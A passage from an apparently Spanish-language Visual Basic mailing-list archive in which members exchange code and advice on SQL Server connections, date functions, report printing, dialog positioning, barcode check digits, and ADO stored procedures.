>o bien está abierto en modo exclusivo por otro usuario"
>No sé a que archivo se refiere y la base está cerrada.
>
>Pueden ayudarme? Saludos y Gracias.
>

Mensaje enviado por "serfernandez@zlosistemas.com.ar"
<serfernandez@zlosistemas.com.ar> el 22/04/2003

Gente, alguien se conectó a SQL Server sin necesidad de conocer el usuario y password del motor? puntualmente, quiero tener un software que no requiera que la seguridad resida en lugares tan "inseguros" como archivos en disco, registry o en los mismos fuentes.

Alguien tiene experiencia en el uso de la seguridad integrada en Windows (Windows Autentication). Funciona con clientes win95/98? tiene alguna contra?
Particularmente, la usé en mis pruebas y funciona muy bien pero...
por las dudas, apelo a vuestra experiencia.
Les paso el código que uso y funciona

```
With conFNGral
    .ConnectionString = "Provider=SQLOLEDB.1;Database=myDB;Server=MyServer"
    .CursorLocation = adUseServer
    .Properties("Integrated Security").Value = "SSPI"
    .Open
End With
```

Tengo un SQL 7.0, sobre un W2000 Professional y uso ADO para conectarme.

Cualquier comentario al respect será valioso

Saludos,
Sergio

Texto vertical

Mensaje enviado por chsanchez@belcorp.biz el 14/01/2003

Te envio este ejemplo, espero te sirva.

salu2

Carlos Sánchez Carrascal
CSC TI - Comercial Paises
BELCORP
(Teléfono (511) 211-3300 Anx 1639
+ E-mail: chsanchez@belcorp.biz

barra_vertical.zip

Ultimo día del mes *(2 mensajes)*

Mensaje enviado por "Nixon Morales" <namorales@intervida.org.gt> el 7/04/2003

Puedes utilizar la misma logica:

```
Select dateadd(day,-1,cast('01' + '/' +
      cast(month(getdate())+1 as char) + '/' +
      cast(year(getdate()) as char) as smalldatetime))
```

Saludos

Nixon Morales

----- Original Message -----
From: Augusto Morillas
To: visualbasic-esp@yahoogroups.com
Sent: Monday, April 07, 2003 3:26 PM
Subject: Re: (VB-ESP) Ultimo dia del mes

Hola colegas,

Cómo puedo saber en SQL cual es el último día del mes ?

En visual basic yo lo hago de la siguiente forma:
DateSerial(Year(dtFecha), Month(dtFecha) + 1, 0)

Cómo puedo harcelo en SQL ?

Mensaje enviado por Tarzia Luis <tarzial@oca.com.ar> el 7/04/2003

```
SELECT DATEADD(DD,-1,DATEADD(MM,1,CONVERT(VARCHAR(2),MONTH(GETDATE())) +
'/01/'+CONVERT(VARCHAR(4),YEAR(GETDATE()))))
```

> -----Mensaje original-----
> De: Augusto Morillas [SMTP:amorillas@epepvar.minbas.cu]
> Enviado el: Lunes, 07 de Abril de 2003 18:07
> Para: sqlmax@yahoogroups.com
> Asunto: [sqlmax] Ultimo día del mes
>
> Hola colegas,
>
> Cómo puedo saber en SQL cual es el último día del mes ?
>
> En visual basic yo lo hago de la siguiente forma:
> DateSerial(Year(dtFecha), Month(dtFecha) + 1, 0)
>
> Cómo puedo harcelo en SQL ?

Ver e imprimir horizontalmente un datareport *(3 mensajes)*

Mensaje enviado por Pablo Fébolo <pfebolo@microsystem.com.ar> el 8/01/2003

Debes setear la propiedad Orientation del DataReport a rptOrientLandscape antes de llamar al metodo PrintReport o el metodo Show

Esto funciona con el SP4 instalado en adelante.

Ejemplo:

```
miDataReport.Orientation = rptOrientLandscape
If Prewiew = True Then
  miDataReport.Show
Else
  miDataReport.PrintReport True
End If
```

Saludos.

At 07/01/2003 20:01, you wrote:
Hola:

Saludos a todos. Una pregunta, ¿sabe alguien cómo cambiar la orientación de un DataReport en tiempo de diseño? Estoy atascado con eso, no he podido solucionar el problema.

Esperando puedan ayudarme, se despide

Patricio Silva Morales

Mensaje enviado por "Roger Castells" <rogercl@menta.net>

Saludos a todos, se me acabaron las vacaciones,espero que siga todo bien.
Al tajo.
Para diseñarlo,lo haces exactamente igual.
Antes de abrir el datareport cambias la posicion de la impresora a traves del modulo que te mando,i despues ya no te da error de ancho.
Lo mando alguien y funciona muy bien.Si la impresora está en red notaras que tarda un poco,al salir del report horizontal,yo vuelvo a dejar la impresora como estaba.
Esperando que te vaya tan bien como a mí.
tienes que añadir a tu proyecto la referencia a pageset (pageset.dll)
si hay algo me dices.
Hasta otra, Roger.
rogercl@menta.net

datahor.zip

Mensaje enviado por "Bracho, Yamil" <brachoy@pdvsa.com>

JClemente , hay un DLL en el site de Microsoft que se llama PageSet.EXE que termine cambiarle la orientacion al DataReport y no se si modificacndo algo estas rutinas puedes cambiar el tipo de papel y lo otro que deseas hacer.

Si no lo consigues solo hazmelo saber y te lo mando a tu casilla

Saludos

Yamil

Abrir cajón portamonedas desde VB6

Mensaje enviado por "JCalero" <jcalero@fimac.net> el 7/05/2002

Hola Jordi,

En VB no lo he hecho nunca, pero en QBASIC tengo el módulo siguiente que me funciona a la perfección. Espero te sirva.

```
OPEN "LPT1" FOR RANDOM AS #1
PRINT #1, CHR$(&H1B); "p"; CHR$(0); CHR$(100); CHR$(250);
CLOSE #1
```

Un Saludo desde BCN

Whiteoso.

----- Original Message -----
From: "infoconta" <infoconta@yahoo.es>
To: <visualbasic-esp@yahoogroups.com>
Sent: Tuesday, May 07, 2002 3:16 PM
Subject: (VB-ESP) Abri Cajon portamonedas desde VB6

> Hola!
>
> Estoy desarrollando una aplicación para un Terminal Punto de Venta
> y me encuentro con la dificultad de que van a instalarle un cajon
> porta monedas, necesitaria abrirlo y detectar su posicion abierto o
> cerrado, alguien a trabajado con este aparato a trabes de código en
> VB6, agradecería consejos al respecto, gracias.
>
> Un saludo
> Jordi

Anular Ctrl+Alt+Del, iconos barra tareas, etc.

Mensaje enviado por Byron Burgos Paniagua <byron_online@yahoo.com> el 10/05/2002

Tengo una solucion bastante radical para tu problema, no se si te sirva, el modulo que te voy a enviar destruye la barra de tareas, desabilita los iconos del escritorio, etc. lo unico que se tiene que hacer es llamar a las funciones con call.

Byron Burgos Paniagua
Intermec Guatemala

> Elisel_Lugo_Rodríguez <lugo@esivic.cu> escribió:

Tengo una aplicacion que siempre esta activa, y necesito desactivar las teclas funcionales para salir de ella, como son tecla de inicio, alt-tab, ctrl-esc, ctrl-alt-del.

Esta aplicacion correo sobre windows 2000, y los ejemplos que he encontrado son para 9x

Espero su ayuda

Saludos
Lugo

taskbar.zip

API para saber el proceso que corre por un puerto.

Mensaje enviado por "Oscar Martin" <o_martin@indas.es> el 17/04/2002

prueba esto por si aca te vale
-----Mensaje original-----
De: Vicente C.A. [mailto:vcalmagroflush@yahoo.es]
Enviado el: miércoles, 17 de abril de 2002 12:07
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) API para saber el proceso que corre por un puerto.

Alguien me podría decir un API para saber que proceso está corriendo por un puerto. Yo tengo un formulario que me dice el protocolo ("TCP", "UDP"), el estado, el puerto local, etc y quiero saber que proceso me está corriendo por ese puerto local.

Muchas gracias, Vicente

commapi1.zip

Aplicacion en una MMC

Mensaje enviado por "Jose Manuel Santos" <jmsantos@pelox.com> el 12/12/2002

INFO: Where to Find the MMC Snap-In Designer for Visual Basic
The information in this article applies to:
Microsoft Visual Basic Professional Edition for Windows 6.0
Microsoft Visual Basic Enterprise Edition for Windows 6.0
This article was previously published under Q251009

SUMMARY
The Microsoft Management Console (MMC) Snap-In Designer for Visual Basic is included with Microsoft Platform Software Development Kit (SDK), starting with the January 2000 edition.

MORE INFORMATION
The Platform SDK can be downloaded from the following Web site:

http://support.microsoft.com/default.aspx?scid=http://www.microsoft.com/msdownload/platformsdk/setuplauncher.asp

Once you have installed the Platform SDK, you can find information about the Designer by browsing to the following location:

\Program Files\Microsoft Platform SDK\Samples\SysMgmt\MMC\Visual Basic\Template\

To install the MMC Snap-in Designer for Visual Basic from the platform SDK, you need to install the Microsoft Management Console Samples under the Sample Code\Management Samples section. This will install the core design-time and runtime files necessary for the Designer.

Un Saludo

Jose Manuel Santos
----- Original Message -----
From: Jorge Bondaruk
To: visualbasic-esp@yahoogroups.com
Sent: Wednesday, December 11, 2002 7:01 PM
Subject: (VB-ESP) Aplicacion en una MMC

Hola de vuelta, he estado investigando y necesitaria saber donde consigo
MMC Snap-in Designer for Visual Basic 6.0
Desde ya muchas gracias

Jorge Bondaruk

Cambiar color celda TrueDBGrid

Mensaje enviado por Enrique Oblitas Chacón <eoblitas@adexperu.org.pe> el 13/12/2002

Hola Gema, debes usar el evento FetchCellStyle (tienes que poner la propiedad de la columna FetchStyle a True para que se ejecute). Te mando un ejemplo

```
Private Sub TDBGNotas_FetchCellStyle(ByVal Condition As Integer, ByVal Split As
Integer, Bookmark As Variant, ByVal Col As Integer, ByVal CellStyle As
TrueOleDBGrid60.StyleDisp)
   'Evento que pone en rojo las notas finales menores o iguales que 10
   'Columna 12 = Nota Final
   If Not IsNull(TDBGNotas.Columns(12).CellValue(Bookmark)) Then
      If CInt(TDBGNotas.Columns(12).CellValue(Bookmark)) <= 10 Then
         CellStyle.ForeColor = vbRed
      End If
   End If
End Sub
```

Espero te ayude

Enrique Oblitas
ADEX

----- Original Message -----
From: Gema
To: Visual Basic Español
Sent: Friday, December 13, 2002 10:21 AM
Subject: (VB-ESP) Poner en rojo un número negativo en un TDBGrid

Hola a tod@s

Alguien sabe que parametro debo de utilizar para que cuando en un TDBGrid exista un número con valor negativo me lo ponga en rojo??

Tengo puesto esto, pero no lo hace:

```
grdPartesTrabajo.Columns("ICS").AddRegexCellStyle dbgAllCells, NegativeStyle, "^ -
*"
```

Muchas gracias

Cancelar consulta asíncrona (ADO)

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com> el 3/05/2002

Si la consulta la ejecutaste desde un recordset, llamando al método "Cancel" se interrumpe.

Aquí va un ejemplo de una lectura en forma asíncrona de un recordset muy extenso. ("cnn" es de tipo ADODB.Connection, y ya está conectado a la DB)

```
Dim rs As ADODB.Recordset
Set rs = New ADODB.Recordset
AbortQry = False
rs.Open "SELECT * FROM Lectores", cnn, adOpenKeyset, adLockReadOnly, _
                                       adAsyncExecute + adAsyncFetch
Do While (rs.State And adStateExecuting) = adStateExecuting Or _
         (rs.State And adStateFetching) = adStateFetching
    DoEvents
    If AbortQry Then
        rs.Cancel
    End If
Loop
```

La variable "AbortQry" es global y de tipo boolean, y se setea a "True" en algún botón "Cancelar" del form.

----- Original Message -----
From: "Antonio Laborda" <u0899alb@hotmail.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Friday, May 03, 2002 4:13 PM
Subject: (VB-ESP) ¿Cancelar consulta asíncrona?

> ¿Cómo cancelar una consulta asíncrona (ADO + SQL7) muy pesada y que tarda un
> tiempo elevado?
>
> Gracias y un saludo.

Centrar CommonDialog *(4 mensajes)*

Mensaje enviado por "Marger" <marteaga@xerox.com.ni> el 17/05/2002

Pues con un commondialog no creo que puedas a menos que uses apis o algo por el estilo, yo lo que uso es un Activex Llamado Microsoft Dialog Automation Control (DLGOBJS.dll), en el Cd de Visual en la carpeta UNSUPPRT\DLGOBJ aparece la registración de dicho activex, es mucho más personal y podes programarlo

Saludes.

Marger

----- Original Message -----
From: Mariano Casero
To: vbe@gruposyahoo.com.ar ; visual_basic@eListas.net ; visualbasic-esp@yahoogroups.com
Sent: Friday, May 17, 2002 12:35 pm
Subject: (VB-ESP) Centrar Commondialog

Buenas lista, necesitaria si alguien me puede pasar codigo para centrar un CommonDialog en un form

Gracias.

Como parece que hay mucha gente de la Lista interesada en situar los cuadros de diálogo (MsgBox, InpoutBox, CommonDialogs) en posiciones concretas he creado una pequeña DLL con su archivo de ayuda (que recomiendo que leáis).
¡¡¡ Que la disfrutéis !!!

P.D. Los comentarios (si es que alguien la utiliza) no los mandéis a la lista si no a nivel personal, para evitar el ruido (a veces ensordecedor)

pdialog.zip

Aquí mando para uso de la Lista un ejemplo de como colocar o centrar los Diálogos Comunes. Está basado en la idea de Luis Sanz de utilizar un formulario oculto para colocarlos. Lo mandé hace un tiempo a Jose Rubí para que lo publicase en su página, pero posiblemente no ha tenido ocasión por los problemas de tiempo que tenemos todos.

Este ejemplo no utiliza el control COMMONDIALOG de VB, sino código llamando a la dll de Windows. No utiliza formulario oculto, sino que se crea una ventana oculta mediante API. Además tiene la propiedad de hacer el Diálogo de tipo Modal para que no se pierda al cambiar de ventana. Pienso que así se logra una clase más compacta, además de librarnos de la carga del control de VB. El diálogo Color se pone como ejemplo de como utilizar el resto de los Diálogos.
Si se quiere documentación de como implementar el resto se encontrará la referencia en la cabecera del fuente de la Clase.

Aparte de la anterior, existe otro técnica más completa que centra y mueve exactamente todos los cuadros de diálogo, incluidos Find-Replace y los modelos de tipo no Explorer de Open-Save. Se realiza mediante los campos lpfnHook de las estructuras-UDT, que es como se hace en los programas en C++.

Saludos a todos

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

posichide.zip

Mensaje enviado por Luis Raúl Estrada Llorca <llorca@uneta.com.cu>

Prueba con esto

```
Option Explicit
' rutina que le permite centrar los cuadros de diálogo en el centro del formulario
que Vd. tiene Abierto
'
'
' Estas rutinas tiene que ir en el formulario, al arrancar o cuando Vd. quiera
'

hHook = SetWindowsHookEx(WH_CALLWNDPROC, AddressOf AppHook, App.hInstance,
App.ThreadID)
CommonDialog1.ShowOpen
If hHook Then UnhookWindowsHookEx hHook
'
' Rutinas para capturar los Cuadros de diálogos y centrarlos
'
Type CWPSTRUCT
    lParam As Long
    wParam As Long
    message As Long
    hwnd As Long
End Type

Type RECT
    Left As Long
    Top As Long
    Right As Long
    Bottom As Long
End Type

Declare Function CallNextHookEx Lib "user32" (ByVal hHook As Long, ByVal ncode As
Long, ByVal wParam As Long, lParam As Any) As Long

Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" (ByVal
lpPrevWndFunc As Long, ByVal hwnd As Long, ByVal Msg As Long, ByVal wParam As Long,
ByVal lParam As Long) As Long

Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (hpvDest As Any,
hpvSource As Any, ByVal cbCopy As Long)
Declare Function GetWindowRect Lib "user32" (ByVal hwnd As Long, lpRect As RECT) As
Long
```

```
Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hwnd As
Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long

Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, ByVal
hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal
cy As Long, ByVal wFlags As Long) As Long

Declare Function SetWindowsHookEx Lib "user32" Alias "SetWindowsHookExA" (ByVal
idHook As Long, ByVal lpfn As Long, ByVal hmod As Long, ByVal dwThreadId As Long)
As Long

Declare Function UnhookWindowsHookEx Lib "user32" (ByVal hHook As Long) As Long

Public Const WH_CALLWNDPROC = 4
Public Const WM_INITDIALOG = &H110
Public Const GWL_WNDPROC = (-4)
Public Const SWP_NOSIZE = &H1
Public Const SWP_NOACTIVATE = &H10

Public lWndProc As Long
Public hHook As Long, lHookWndProc As Long

Public Function AppHook(ByVal idHook As Long, ByVal wParam As Long, ByVal lParam As
Long) As Long
Dim CWP As CWPSTRUCT
    CopyMemory CWP, ByVal lParam, Len(CWP)
    Select Case CWP.message
        Case WM_INITDIALOG
            lWndProc = SetWindowLong(CWP.hwnd, GWL_WNDPROC, AddressOf Dlg_WndProc)
            AppHook = CallNextHookEx(hHook, idHook, wParam, ByVal lParam)
            UnhookWindowsHookEx hHook
            hHook = 0
            Exit Function
    End Select
    AppHook = CallNextHookEx(hHook, idHook, wParam, ByVal lParam)
End Function

Public Function Dlg_WndProc(ByVal hwnd As Long, ByVal Msg As Long, ByVal wParam As
Long, ByVal lParam As Long) As Long
    Select Case Msg
        Case WM_INITDIALOG
            Dim R As RECT, x As Long, y As Long
            GetWindowRect hwnd, R
            x = (Form1.Left \ Screen.TwipsPerPixelX + (Form1.Width \
Screen.TwipsPerPixelX - (R.Right - R.Left)) \ 2)
            y = (Form1.Top \ Screen.TwipsPerPixelY + (Form1.Height \
Screen.TwipsPerPixelY - (R.Bottom - R.Top)) \ 2)
            SetWindowPos hwnd, 0, x, y, 0, 0, SWP_NOSIZE Or SWP_NOACTIVATE
            SetWindowLong hwnd, GWL_WNDPROC, lWndProc
    End Select
    Dlg_WndProc = CallWindowProc(lWndProc, hwnd, Msg, wParam, lParam)
End Function
```

Conectarme a SAP *(2 mensajes)*

Mensaje enviado por "YAMIL BRACHO" <brachoy@pdvsa.com> el 25/04/2002

Tienes varias maneras de conectarte desde VB a SAP

1) A punta de archivos planos y hojas excel (la que usamos aqui en la empresa porque a SAP no quieren que lo toque nadie...!). Si deseas despues actualizar la informaion en SAP debes escrinir un BatchInput para procesar el archivo resultante...
2) Hay una interfaz COM (creo que en SAP se llaman BAPIs). Hay un libro de la editorial Wrox (por cierto excelentes todos) que describe detalladamente toda esta interfaz. He estado tentado a comprarmelo pero como les dije aqui en la empresa no quieren que nadie toque a SAP ni con el petalo de una rosa..
3) Usar los stored proc que viene con SAP (MiddleWare)
4) Hablar directamente a la BD como sugiere Roberto

Las opciones estan ordenadas en ordernadas en niveles de seguridad y consistencia, siendo la primera la mas expedita y segura

Saludos
Yamil

-----Mensaje original-----
De: neoman77 [mailto:neoman77@yahoo.com]
Enviado el: jueves 25 de abril de 2002 10:53
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Conectarme a SAP

Hola a todos...

Alguien pudiera ayudarme de como poder conectarme a SAP desde Visual Basic
De antemano Gracias

Mensaje enviado por "Pablo Fernando Sanchez" <p.sanchez@ieee.org> el 25/04/2002

Estimado ¿Neoman77?:

La conexión con SAP R/3 la podés hacer mediante ADO. En el sitio de SAP está el controlador OLE DB correspondiente. URL: http://www.sap.com/

Si necesitás ayuda puntual sobre SAP R/3, tenés el grupo Usuarios y Consultores SAP R/3 en http://www.gruposyahoo.com.ar/group/UsuariosSAPR3 o podés suscribirte enviando un e-mail a usuariossapr3-subscribe@gruposyahoo.com.ar

Espero que te sea útil. Saludos cordiales.

****
Lic. Pablo Fernando Sanchez
Internet, Comunicación y Prensa - IEEE Sección Argentina

Secretario - IEEE Computer Society, Capítulo Argentina
Secretario - Grupo GOLD, IEEE Sección Argentina
Buenos Aires, ARGENTINA
correo electrónico: p.sanchez@ieee.org
XNS: =Pablo Fernando Sanchez
ICQ Nº 8703027
Yahoo! Messenger ID: p_f_sanchez
MSN Messenger ID: chanzes_kland@hotmail.com

"When you know what you're doing,
you don't know what you're doing." (Robert Fripp)
****

----- Mensaje original -----
De: "neoman77" <neoman77@yahoo.com>
Para: <visualbasic-esp@yahoogroups.com>
Enviado: Jueves 25 de Abril de 2002 11:53
Asunto: (VB-ESP) Conectarme a SAP

Hola a todos...
    Alguien pudiera ayudarme de como poder conectarme a SAP desde Visual Basic
    De antemano Gracias

Dígito control EAN 13 (código de barras)

Mensaje enviado por "Francisco" <starback@infonegocio.com> el 14/05/2002

Hola Alberto,

Te paso la función para calcular el dígito de control pero no entiendo qué es el inicio y el fin de un código de barras.

Un Saludo.
Francisco.

```
Function CalcularDigitoControl(Origen As Double) As String

Dim WNúmero As Double
Dim Valor As Double
Dim LongitudTotal As Double
Dim LongitudTotal2 As Double
Dim Posición As Double
Dim PosiciónTotal As Double
Dim PosiciónRelativa As Double
Dim Parcial As Double
Dim TotalParciales As Double
Dim DígitoControl As Double
Dim DS As Double

TotalParciales = 0
WNúmero = Origen
Posición = 12
PosiciónRelativa = 1

Do Until Posición = 0
    Valor = CDbl(Mid(WNúmero, Posición, 1))
    Parcial = 0

    If PosiciónRelativa = 0 Or PosiciónRelativa = 2 Or PosiciónRelativa = 4 Or
PosiciónRelativa = 6 Or PosiciónRelativa = 8 Or PosiciónRelativa = 10 Or
PosiciónRelativa = 12 Then
    'PAR
        Parcial = (Valor * 1)
    End If

    If PosiciónRelativa = 1 Or PosiciónRelativa = 3 Or PosiciónRelativa = 5 Or
PosiciónRelativa = 7 Or PosiciónRelativa = 9 Or PosiciónRelativa = 11 Then
    'INPAR
        Parcial = (Valor * 3)
    End If

    TotalParciales = TotalParciales + Parcial
    Posición = Posición - 1
    PosiciónRelativa = PosiciónRelativa + 1
Loop

LongitudTotal2 = Len("" & TotalParciales & "")

If CDbl(Mid(TotalParciales, LongitudTotal2, 1)) = 0 Then
    DígitoControl = 0
```

```
Else
    DS = TotalParciales

    Do Until CDbl(Mid(DS, LongitudTotal2, 1)) = 0
    DS = DS + 1
    Loop

    DígitoControl = DS - TotalParciales
End If

CalcularDigitoControl = Format$(WNúmero & DígitoControl, "0000000000000")

End Function
```

-----Mensaje original-----
De: Alberto Viladés Laborda [mailto:avl@nuprotec.com]
Enviado el: lunes, 13 de mayo de 2002 17:23
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) EAN 13, codigo de barras

Alguno de vosotros sabe como sacar el digito de control y el inicio y final de un codigo de barras, ya tengo la fuente.

Gracias y un saludo

Ejemplo cliente FTP con el API

Mensaje enviado por Quintero Rojas Daniel <sext0017@bbva.bancomer.com> el 13/05/2002

Te mando una clase que acabo de encontrar en www.codeguro.com/vb. Se llama cFTP.

Lic. Daniel Quintero Rojas
Tel. Oficina (Seguros Bancomer): (52) 9171-4000 Ext. 45150
Correo: sext0017@bbva.bancomer.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/

¡SALUDOS DESDE MÉXICO!

-----Mensaje original-----
De: ChizoX [mailto:chizox@yahoo.com.ar]
Enviado el: Sábado, 11 de Mayo de 2002 02:51 p.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Inet

Hola a todos.

Alguien me puede decir como conectarme al una servidor FTP y poder traerme un archivo lo unico que logro es logearme, pero no puedo traerme el archivo.!!

Muchas gacias de Antemano

ftp1.zip

Ejemplos de datagrid con ADO

Mensaje enviado por "Ariel Fernando Alvarez" <afatronik@yahoo.com> el 15/04/2002

En este form hay 2 grillas que se cargan mediante ADO code. sin data controls
generate una base de datos MDB y abrete el recordset de la tabla que tu quieras..

las grillas son MSHFlexgrid.
salu2

ariel.

----- Original Message -----
From: Vicente Verdejo
To: Grupo visual
Sent: Monday, April 15, 2002 12:37 PM
Subject: (VB-ESP) Ejemplos de datagrid con ado

hola amigos, agradeceria me pudieran ayudar con algun ejemplo datagrid con ADO,
pero sin usar los controles DATA

frmgenerarfacturas.zip

Exportar Active Report a Microsoft Excel desde VB

Mensaje enviado por "Christian Vargas Jaramillo" <cvargas@bankguay.com> el 16/05/2002

activereportexcel.zip

Funciones de ayuda para el objeto Print

Mensaje enviado por "dezalot" <dezalot@tucbbs.com.ar> el 315/04/2002

Martin
Te mando estas funciones que utilizo para simplificar el tema de imprimir en Visual Basic, el que debes tenerlo en un módulo BAS

SetPos, te resuelve el problema de posicionar y alinear, pasando unicamente cuatro parámetros, X, Y, Alineacion y Texto a imprimir.
SetPrinter, para cuando necesitas cambiar, la configuracion de la letra, tamaños, negrita, italica, subrayada y color.
Justificado, complementa la opcion 3 relacionada con la Alineacion que pide el SetPos.
Limitar, Cuando deseas limitar la Longitud de una cadena, a un espacio predeterminado (Ej: a una columna)

Como ejemplo para imprimir: en "Times New Roman", tamaño 10, sin negrita, con italica, sin subrayado, en color azul

```
SetPrinter "Times New Roman", 10, False, True, False, QBColor(1)
```

Como ejemplo para indicarle que en la coordenada X, 1000, a la mitad del ancho de pagina, en forma centrada, imprimir titulo

```
SetPos 1000, printer.textwidht/2, 2 ,"TITULO"

SetPos 1000, 3000, 0, Limitar(VarString, 1250)

SetPos 1000, 2000, 3, VarString
```

Espero te sirva.
Saludos

Dante Dezalot
Tucumán Argentina

```
Public Function SetPos(nFila1 As Integer, nColumna1 As Integer, nAlinear1 As Byte,
ByVal cTexto1 As Variant)
Dim cTexto2 As String

If IsNull(cTexto1) Then
    Exit Function
End If
Printer.CurrentY = nFila1
Select Case nAlinear1
    Case 1
        Printer.CurrentX = nColumna1 - Printer.TextWidth(cTexto1)
    Case 2
        Printer.CurrentX = nColumna1 - Int(Printer.TextWidth(cTexto1) / 2)
    Case 3
        Printer.CurrentX = nColumna1
        cTexto2 = cTexto1
        cTexto1 = Justificado(cTexto2, 0)
    Case Else
        Printer.CurrentX = nColumna1
```

```
End Select
Printer.Print cTexto1
End Function


Public Function SetPrinter(Optional cLetra1 As String = "Arial", Optional nMedida1
As Integer = 10, Optional lResaltado1 As Boolean = False, Optional lItalica1 As
Boolean = False, Optional lSubrayado1 As Boolean = False, Optional cColor1 As
Variant)

If VarType(cLetra1) = vbString Then
    If Len(cLetra1) > 0 Then
        Printer.Font = cLetra1
    End If
End If
If VarType(nMedida1) = vbInteger Then
    If nMedida1 > 0 Then
        Printer.FontSize = nMedida1
    End If
End If
If VarType(lResaltado1) = vbBoolean Then
    Printer.FontBold = lResaltado1
End If
If VarType(lItalica1) = vbBoolean Then
    Printer.FontItalic = lItalica1
End If
If Not IsNull(lSubrayado1) And VarType(lSubrayado1) = vbBoolean Then
    Printer.FontUnderline = lSubrayado1
End If
If Not IsNull(cColor1) Then
    Printer.ForeColor = cColor1
End If
End Function


Public Function Justificado(cTexto1 As String, nLongitud1 As Integer) As String
Dim X As Integer
Dim cChar1 As String
Dim nPos1 As Integer
Dim nMarca1 As Byte
nMarca1 = 0
For X = 1 To Len(cTexto1)
    cChar1 = Mid(cTexto1, X, 1)
    If Asc(cChar1) <> 32 Then
        nMarca1 = 1
    End If
    If nMarca1 = 1 Then
        If cChar1 = " " Then
            If Printer.TextWidth(Mid(cTexto1, 1, X)) + Printer.TextWidth(" ") <=
nLongitud1 Then
                cTexto1 = Mid(cTexto1, 1, X) & " " & Mid(cTexto1, X + 1,
Len(cTexto1) - X)
                X = X + 2
            End If
        End If
    End If
    If nLongitud1 > 0 And Printer.TextWidth(cTexto1) > nLongitud1 Then
        Exit For
```

```
    End If
Next X
Justificado = cTexto1
End Function

'nLargo1, tener en cuenta la unidad de medida usada, Pixel, Twips, Cm, etc
Public Function Limitar(cTexto1 As String, nLargo1 As Integer) As String
Dim cTexto2 As String
Dim cLetra1 As String
Dim nLargo2 As Integer
Dim X As Integer

nLargo2 = Len(cTexto1)
For X = 1 To nLargo2
    cLetra1 = Mid(cTexto1, X, 1)
    If Printer.TextWidth(cTexto2 & cLetra1) > nLargo1 Then
        Exit For
    End If
    cTexto2 = cTexto2 & cLetra1
Next X
Limitar = cTexto2
End Function
```

----- Mensaje original -----
De: Servicios
Para: visualbasic-esp@yahoogroups.com
Enviado: Lunes, 15 de Abril de 2002 11:23 a.m.
Asunto: (VB-ESP) Impresion, que quilomb.....!!.

Hola Gente!
Queria preguntarles si saben donde puedo conseguir info sobre la impresion en VB o algun ejempliyo, he visto que se utiliza el objeto printer y tiene un monton de eventos y metodos, pero el tema es que en la impresion debo especificar las coordenadas de X,Y.
O sea :
Yo tengo un papel en el cual tengo que imprimir datos....nombre, apellido, etc...
Como se yo exactamente cual es la posicion de un campo Nombre en el´papel , como para indicarle a la impresora: parate en X(15) Y(25) e imprimi el nombre, ahora parate en X() Y() e imprimi el apellido, etc...me explico ??
Espero puedan ayudarme.
Mil Gracias !!!
Saludos.
Martin.

OT. Salvar la Libreta de Direcciones

Mensaje enviado por "Ariel F Alvarez" <arielalvarez@datafull.com> el 7/05/2002

Si es de outlook Express la tienes n un archivo de extension *.WAB (Work Adress Book) si tienes el MS Outlook (el de exchange que viene con Office) la tienes en un PAB o dentro del PST de tus correos (en la carpeta contactos).

Para el outlook Express yo utilizo el Archivo --> Exportar -- > Otra Libreta de Direcciones --> Valores separados por Comas (CSV)
ese nunca falla.

salu2

----- Original Message -----
From: calejandro@sanimex.com.mx
To: visualbasic-esp@yahoogroups.com
Sent: Tuesday, May 07, 2002 3:44 PM
Subject: (VB-ESP) OT. Salvar la Libreta de Direcciones

Hola Listeros.

Una duda nos van a cambiar de Pc´s, pero quisiera salvar la libreta de direcciones de Correo Electronico, alguno sabe en que archivos esta y si puedo hacer esto...?

Agradeciendo el apoyo.

Saludos

Carlos Hernandez Alafort
Grupo Sanimex México.

Pasar de número a letras

Mensaje enviado por "Ariel Fernando Alvarez" <arielalvarez@datafull.com> el 11/05/2002

Agrega esta clase a tu proyecto.

la funcion de la clase te convierte de numeros a letras.
y pasaselo como una formula desde el VB. el texto ya traducido.

salu2

----- Original Message -----
From: Servicios
To: visualbasic-esp@yahoogroups.com
Sent: Friday, May 10, 2002 12:59 PM
Subject: (VB-ESP) OT: Crystal Formula.

Hola Gente!
Tengo un reporte que me muestra unos datos numericos, y necesito mostrar uno solo en letras.
Ej:
210.20 = doscientos diez con 20 (/100 este puede omitirse...)

montoescrito.zip

Procedimientos almacenados con parámetros en ADO *(2 mensajes)*

Mensaje enviado por "Demian Sclausero" <listas_demi@fibertel.com.ar> el 18/12/2002

```
yo uso un command de ado
 .ActiveConnection = base
 .CommandType = adCmdStoredProc ' este store busca los estados en la base de
datos.!
 .CommandText = "traer_datos_para_validacion"
 .CommandTimeout = 10
 .Parameters.Append .CreateParameter("@intOpera", adInteger, adParamInput, ,
usaurio)
 .Parameters.Append .CreateParameter("@dia", adVarChar, adParamInput, 10,
Format(Date, "dd/mm/yyyy"))
 .Parameters.Append .CreateParameter("@hora", adVarChar, adParamInput, 10, Time
'este devuelve el valor de insercion
 .Parameters.Append .CreateParameter("@resultado", adVarChar, adParamOutput, 50,
intTotal)
 .EXECUTE
```

Demian Sclausero
Desarrollo de Sistemas

-----Mensaje original-----
De: Carlos Alejandro Hernández Alafort [mailto:calejandro@sanimex.com.mx]
Enviado el: Miércoles, 18 de Diciembre de 2002 11:58
Para: Visualbasic-Esp (E-mail)
Asunto: (VB-ESP) Envio y Recibo de Parametros con SQL
Importancia: Alta

Hola Listeros.

Tengo un Store Procedure donde hago un insert a una tabla y me devuelve un valor dependiendo del tipo de Insercion, la pregunta es como puedo enviarle parametros y recibir el valor pero desde el codigo de Visual Basic, utilizando ADO.

Mensaje enviado por "Roberto Figueroa Garibay" <figaro_foro@softhome.net>

yo lo hago asi con ADO

```
dim cmdSQL as ADODB.Command

